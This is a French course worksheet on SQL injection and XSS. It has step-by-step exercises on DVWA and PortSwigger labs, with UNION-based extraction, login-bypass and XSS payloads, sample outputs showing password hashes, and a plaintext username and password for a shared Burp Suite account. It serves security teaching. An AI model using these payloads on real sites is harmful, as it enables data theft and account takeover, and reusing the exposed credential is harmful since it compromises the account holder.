

## **Module Cyber Sécurité**

### **Feuille de TD/TP 4 (SQL injection et XSS Attaque)**

#### **Rappel du Cours**

#### **Qu'est-ce que l'injection SQL (SQLi) ?**

L'injection SQL est une vulnérabilité de sécurité web qui permet à un attaquant d'interférer avec les requêtes qu'une application envoie à sa base de données.

En gros, l'attaquant "injecte" du code SQL malveillant dans un champ de saisie (comme un formulaire de connexion ou une barre de recherche) pour forcer la base de données à exécuter des commandes non prévues.

#### **Les impacts de l'attaque**

Une exploitation réussie peut avoir des conséquences graves :

- Accès non autorisé aux données : L'attaquant peut consulter des informations sensibles qu'il n'est pas censé voir (données d'autres utilisateurs, secrets commerciaux, etc.).
- Modification ou suppression : Il peut modifier les prix d'un site e-commerce ou supprimer carrément des tables entières de la base de données, rendant l'application inutilisable.
- Escalade de privilèges : Dans certains cas, l'attaquant peut utiliser cette faille pour prendre le contrôle du serveur backend ou de l'infrastructure réseau.
- Dénégation de service (DoS) : En surchargeant ou en corrompant la base de données, l'attaquant peut provoquer l'arrêt du service.

C'est une faille où la distinction entre les données de l'utilisateur et les instructions de commande est rompue, permettant à un utilisateur externe de "parler" directement à la base de données de l'application.

Une attaque par injection SQL réussie peut entraîner un accès non autorisé à des données sensibles, telles que : Mots de passe. Détails de la carte de crédit. Informations personnelles de l'utilisateur. Et autres informations.

Pour détecter les vulnérabilités d'injection SQL (SQLi), on procède généralement par des tests systématiques sur chaque point d'entrée de l'application (champs de formulaires, paramètres d'URL, cookies, etc.).

Voici les principales méthodes de détection :

##### **1. Le test du caractère spécial**

La méthode la plus simple consiste à soumettre le caractère **guillemet simple ' (single quote)**.

- **Ce qu'on cherche :** Une erreur SQL générée par le serveur ou toute anomalie dans l'affichage de la page. Si l'application renvoie une erreur de syntaxe, c'est que le caractère a été interprété par la base de données.

## 2. La syntaxe spécifique au SQL

On injecte des fragments de code qui demandent au serveur de réaliser un calcul ou de renvoyer une valeur spécifique.

- **Ce qu'on cherche :** Une différence systématique entre la réponse de l'application pour une valeur de base et une valeur calculée.

## 3. Les conditions booléennes

On utilise des tests logiques comme OR 1=1 (toujours vrai) ou OR 1=2 (toujours faux).

- **Ce qu'on cherche :** Si le contenu de la page change selon que la condition est vraie ou fausse (par exemple, voir tous les produits au lieu d'un seul), cela confirme que l'entrée utilisateur modifie la logique de la requête SQL.

## 4. Les délais d'attente (Time Delays)

On envoie des commandes qui forcent la base de données à attendre un certain temps avant de répondre (ex: SLEEP(10)).

- **Ce qu'on cherche :** Si le serveur met exactement 10 secondes de plus à répondre, vous avez la preuve que le code injecté a été exécuté. C'est très utile pour les injections "aveugles" (Blind SQLi) où aucune erreur ne s'affiche à l'écran.

## 5. Les interactions Hors-Bande (OAST)

On injecte un code conçu pour forcer la base de données à effectuer une interaction réseau externe (comme une requête DNS ou HTTP vers un serveur que l'on contrôle).

- **Ce qu'on cherche :** On surveille notre propre serveur pour voir si la base de données de la victime a tenté de nous contacter.

**Importante :** La plupart des professionnels utilisent également des **scanners de vulnérabilités web** (comme Burp Suite ou OWASP ZAP) pour automatiser ces tests, car les faire manuellement sur chaque paramètre d'une grosse application est extrêmement long.

Dans ce 4 -ème TP on va faire des exemples concrets des types d'attaques SQL les plus fréquents. On passe ici de la simple lecture de données à la manipulation totale de la logique de l'application.



Damn Vulnerable Web Application (DVWA) est une application PHP/MySQL délibérément vulnérable.

L'exercice pratique d'injection SQL sur DVWA (Damn Vulnerable Web Application) consiste à manipuler les champs de saisie pour altérer les requêtes SQL du serveur. Le but est d'outrepasser l'authentification (bypass) ou d'extraire des données sensibles comme la base de données entière ou les mots de passe des utilisateurs.

## Préparation de l'environnement lancer windows dans Virtual box.

1. Lancez votre serveur local (ex: XAMPP) ou votre machine virtuelle contenant DVWA.
2. Connectez-vous à DVWA (identifiants par défaut : `admin / password`).
3. Dans le menu de gauche, cliquez sur **DVWA Security**.
4. Définissez le niveau de sécurité sur **Low** (Bas) et cliquez sur **Submit**.
5. Cliquez sur **SQL Injection** dans le menu de gauche pour accéder au laboratoire.

## Préparation de l'environnement ou dans Aller dans le lien :

<https://server.vulnapp.id/dvwa/login.php>

Faite username est 'admin' et le password est 'password'

A screenshot of a web browser showing the DVWA login page. The browser's address bar displays 'server.vulnapp.id/dvwa/login.php'. The page features the DVWA logo at the top. Below the logo, there are two input fields: 'Username' with the text 'admin' and 'Password' with masked characters (dots). A 'Login' button is positioned below the password field. The browser's tab bar shows several open tabs, including 'Digital Hu...', 'Publish Your Research ...', 'FaceCheck - Recherch...', 'Python language de p...', and 'Sci-Hub: removing bar...'.

Après login réussie : sélectionner du menu SQL injection

## Niveau "Low" (Bas)



La sécurité est inexistante. Le serveur prend directement l'entrée de l'utilisateur sans aucune vérification.

**Objectif : Afficher tous les utilisateurs de la base de données.**

- **Étape 1 : Trouver le nombre de colonnes**  
Dans le champ ID, tapez : ' ORDER BY 1-- - puis testez avec 2, 3, etc.
  - *Astuce* : Si la page affiche une erreur lorsque vous mettez un chiffre spécifique, c'est que la table n'a pas ce nombre de colonnes.
  - **Étape 2 : Connaître la base de données et l'utilisateur**  
Tapez : ' UNION SELECT 1, database()-- -
  - **Étape 3 : Extraire les tables**  
Tapez : ' UNION SELECT 1, table\_name FROM information\_schema.tables-- -
  - **Étape 4 : Extraire les identifiants**  
Tapez : ' UNION SELECT user, password FROM users-- -
  - **Étape 5 : Récupération de la version de la base de données et la version du système d'exploitation sur lequel elle s'exécute. les identifiants**  
Tapez : 1' UNION SELECT version(), @@version\_compile\_os#
  - **Étape 6 : Récupérer les noms de tables : aller plus loin dans l'exploration de la structure de la base de données en récupérant les noms des tables qu'elle contient.** Comprendre la structure des tables est crucial lorsque vous essayez d'extraire ou de manipuler des données dans une base de données. Tapez : 1' UNION SELECT table\_name, table\_schema FROM information\_schema.tables WHERE table\_schema = 'dvwa'#
  - **Étape 6 : Récupérer les noms de colonnes et les données** approfondir la connaissance de la structure de la base de données en récupérant les noms des colonnes d'une table spécifique. Grâce à ces informations, nous pourrions ensuite extraire des données potentiellement sensibles de la table. Tapez le **code** : 1' UNION SELECT 1, group\_concat(column\_name) FROM information\_schema.columns WHERE table\_name = 'users'#
  - **Étape 7 : Maintenant que nous avons les noms des colonnes,** nous pouvons récupérer des données sensibles de la table 'users'. Tapez : 1' UNION SELECT user, password FROM users#
  -
- 

**Objectif : Afficher tous les utilisateurs de la base de données.**

- **Étape 1 : Trouver le nombre de colonnes**  
Dans le champ ID, tapez : ' ORDER BY 1-- - puis testez avec 2, 3, etc.
- Si la page affiche une erreur lorsque vous mettez un chiffre spécifique, c'est que la table n'a pas ce nombre de colonnes.



Puis taper 2, 3.....

## Les affichages que vous obtenez après exécution des attaques SQLinj

### Vulnerability: SQL Injection

User ID:

ID: 2  
First name: Gordon  
Surname: Brown

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

### Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT 1, database()-- -  
First name: 1  
Surname: dvwa

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

### Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT 1, table\_name FROM information\_schema.tables-- -  
First name: 1  
Surname: CHARACTER\_SETS  
ID: ' UNION SELECT 1, table\_name FROM information\_schema.tables-- -  
First name: 1  
Surname: COLLATIONS  
ID: ' UNION SELECT 1, table\_name FROM information\_schema.tables-- -  
First name: 1  
Surname: COLLATION\_CHARACTER\_SET\_APPLICABILITY  
ID: ' UNION SELECT 1, table\_name FROM information\_schema.tables-- -  
First name: 1  
Surname: COLUMNS  
ID: ' UNION SELECT 1, table\_name FROM information\_schema.tables-- -  
First name: 1  
Surname: COLUMN\_PRIVILEGES  
ID: ' UNION SELECT 1, table\_name FROM information\_schema.tables-- -  
First name: 1  
Surname: KEY\_COLUMN\_USAGE  
ID: ' UNION SELECT 1, table\_name FROM information\_schema.tables-- -  
First name: 1  
Surname: PROFILING

### Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users-- -  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
ID: ' UNION SELECT user, password FROM users-- -  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
ID: ' UNION SELECT user, password FROM users-- -  
First name: 1337  
Surname: 8d353d75ae2c3966d7e0d4fcc69216b  
ID: ' UNION SELECT user, password FROM users-- -  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
ID: ' UNION SELECT user, password FROM users-- -  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

### Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT version(), @@version\_compile\_os#  
First name: admin  
Surname: admin  
ID: 1' UNION SELECT version(), @@version\_compile\_os#  
First name: 5.0.51a-3ubuntu5  
Surname: debian-linux-gnu

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

### Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT table\_name, table\_schema FROM information\_schema.tables WHERE table\_schema = 'dvwa'#  
First name: admin  
Surname: admin  
ID: 1' UNION SELECT table\_name, table\_schema FROM information\_schema.tables WHERE table\_schema = 'dvwa'#  
First name: guestbook  
Surname: dvwa  
ID: 1' UNION SELECT table\_name, table\_schema FROM information\_schema.tables WHERE table\_schema = 'dvwa'#  
First name: users  
Surname: dvwa

**More info**

### Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT 1, group\_concat(column\_name) FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: admin  
Surname: admin  
ID: 1' UNION SELECT 1, group\_concat(column\_name) FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: 1  
Surname: user\_id,first\_name,last\_name,user,password,avatar

**More info**

### Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin  
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d353d75ae2c3966d7e0d4fcc69216b  
ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

### Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin  
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d353d75ae2c3966d7e0d4fcc69216b  
ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# Résumé

Dans ce TP, vous avez appris à connaître les vulnérabilités d'injection SQL et à les exploiter grâce à des exercices pratiques. Vous avez configuré une application web vulnérable, identifié le point d'injection SQL, déterminé le type d'injection SQL et le type de base de données, et récupéré des informations sensibles de la base de données en exploitant la vulnérabilité d'injection SQL. Vous avez acquis une expérience pratique dans la compréhension et l'exploitation des vulnérabilités d'injection SQL, qui figurent parmi les vulnérabilités les plus courantes et dangereuses des applications web. Cette connaissance vous aidera à identifier et à atténuer de telles vulnérabilités dans des scénarios réels, améliorant ainsi vos compétences en matière de sécurité des applications web.

## 1. Attaque XSS Réfléchie (Reflected XSS)

Ce type d'attaque implique qu'un script malveillant est renvoyé et exécuté immédiatement par le serveur via une requête (par exemple, un paramètre d'URL).


- **Accès :** Cliquez sur **XSS (Reflected)** dans le menu.
- **Niveau Low :**  
Testez la vulnérabilité en entrant un script basique dans le champ de texte pour afficher une boîte de dialogue :  
`<script>alert('XSS Reussie')</script>`

- **Niveau Medium :**  
Les développeurs ont essayé de bloquer la balise `<script>`.
- Pour contourner cela, utilisez des variations en majuscules (ex: `<SCRIPT>alert(1)</SCRIPT>`) ou une autre balise HTML comme l'événement `onload` d'une image :  
``

## 2. Attaque XSS Stockée (Stored XSS)

Cette vulnérabilité survient lorsque l'application enregistre des données non fiables (provenant de commentaires ou de profils) dans sa base de données, puis les affiche sur une autre page.

- **Accès :** Cliquez sur **XSS (Stored)** dans le menu.
- **Scénario classique :** Dans le champ **Message**, vous pouvez injecter un script qui volera les cookies de session des utilisateurs consultant cette page et les enverra vers votre propre serveur.
- **Exemple d'injection :html**  
`<i>Bonjour !</i>`  
`<script>alert(document.cookie)</script>`



## Le logiciel Burpsuite

Pour faire le TP on besoin de logiciel Burp suite :

**User name:** cours-cybersecurite@proton.me

**Password:** [g&npW764}Wr:k33a\*69y8m#an+2ttac

Ou allez dans le site web : <https://portswigger.net/web-security/sql-injection>

### 1. Récupération de données cachées (Retrieving hidden data)

Si un site qui affiche des produits filtrés par catégorie via une URL comme <https://site.com/produits?categorie=Cadeaux>. La requête SQL derrière est : `SELECT * FROM produits WHERE categorie = 'Cadeaux' AND public = 1`

- **L'attaque :** L'attaquant modifie l'URL en `.../produits?categorie=Cadeaux'--`.
- **Le résultat :** Le `--` commente la fin de la requête. La condition `AND public = 1` est ignorée, affichant ainsi tous les produits, même ceux qui sont cachés ou non encore publiés.

<https://0a7c001204388bda800ecb7600d900e6.web-security-academy.net/filter?category=Tech+gifts>

**Web Security Academy**

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data  
[Back to lab description >>](#)

LAB Not solved

---

WE LIKE TO SHOP

Home

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Lifestyle](#) [Tech gifts](#)



Cheshire Cat Grin  
★★★★★ \$92.00  
[View details](#)



ZZZZZ Bed - Your New Home Office  
★★★★★ \$76.13  
[View details](#)



Six Pack Beer Belt  
★★★★★ \$93.82  
[View details](#)



Hologram Stand In  
★★★★★ \$80.12  
[View details](#)



Baby Minding Shoes  
★★★★★ \$38.26  
[View details](#)



The Trolley.ON  
★★★★★ \$61.62  
[View details](#)



Balance Beams  
★★★★★ \$76.16  
[View details](#)



Paint a rainbow  
★★★★★ \$64.88  
[View details](#)



Gym Suit  
★★★★★ \$11.15  
[View details](#)



Real Life Photoshopping  
★★★★★ \$96.88  
[View details](#)




Eye Projectors  
★★★★★ \$87.28  
[View details](#)



Beat the Vacation Traffic  
★★★★★ \$79.20  
[View details](#)

<https://0a7c001204388bda800ecb7600d900e6.web-security-academy.net/filter?category=%27+OR+1=1-->





## 2. Détournement de la logique applicative (Subverting logic)

C'est l'exemple classique du formulaire de connexion (Login). L'application vérifie : `SELECT * FROM utilisateurs WHERE nom = 'user' AND mot_de_passe = 'password'`

- **L'attaque** : Entrer ' OR 1=1-- dans le champ du nom d'utilisateur.
- **Le résultat** : La requête devient : `SELECT * FROM utilisateurs WHERE nom = " OR 1=1--" AND ...` Comme 1=1 est toujours vrai, la base de données connecte l'attaquant au premier compte de la table (souvent l'administrateur) sans même vérifier le mot de passe.

[Home](#) | [My account](#)

### Login

Username

Password

Log in

### Login

Username

Password

Log in



## Login

Invalid username or password.

Username

Password

Log in

## Login

Invalid username or password.

Username

administrator--

Password

\*\*\*\*\*

Log in

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

Update email

### 3. Attaques UNION (UNION attacks)

Le mot-clé UNION en SQL permet de combiner les résultats de deux requêtes différentes.

- **L'attaque :** Si l'attaquant sait que la page affiche des produits, il peut injecter une commande pour "coller" les données d'une autre table.
- **Le résultat :** Il peut forcer l'application à afficher la liste des utilisateurs et leurs mots de passe à la place (ou à côté) de la liste des produits.

SQL injection UNION attack, determining the number of columns returned by the query:

Attaque UNION pour récupérer des données d'autres tables. La première étape d'une telle attaque consiste à déterminer le nombre de colonnes renvoyées par la requête.

Utilisez Burp Suite pour intercepter et modifier la demande qui définit le filtre de catégorie de produit. Modifiez le paramètre category en lui donnant la valeur '+UNION+SELECT+NULL--'. Observez qu'une erreur se produit.

Modifiez le paramètre category pour ajouter une colonne supplémentaire contenant une valeur nulle : '+UNION+SELECT+NULL,NULL--'

## Internal Server Error

Internal Server Error

Continuez à ajouter des valeurs nulles jusqu'à ce que l'erreur disparaisse et que la réponse inclue du contenu supplémentaire contenant les valeurs nulles.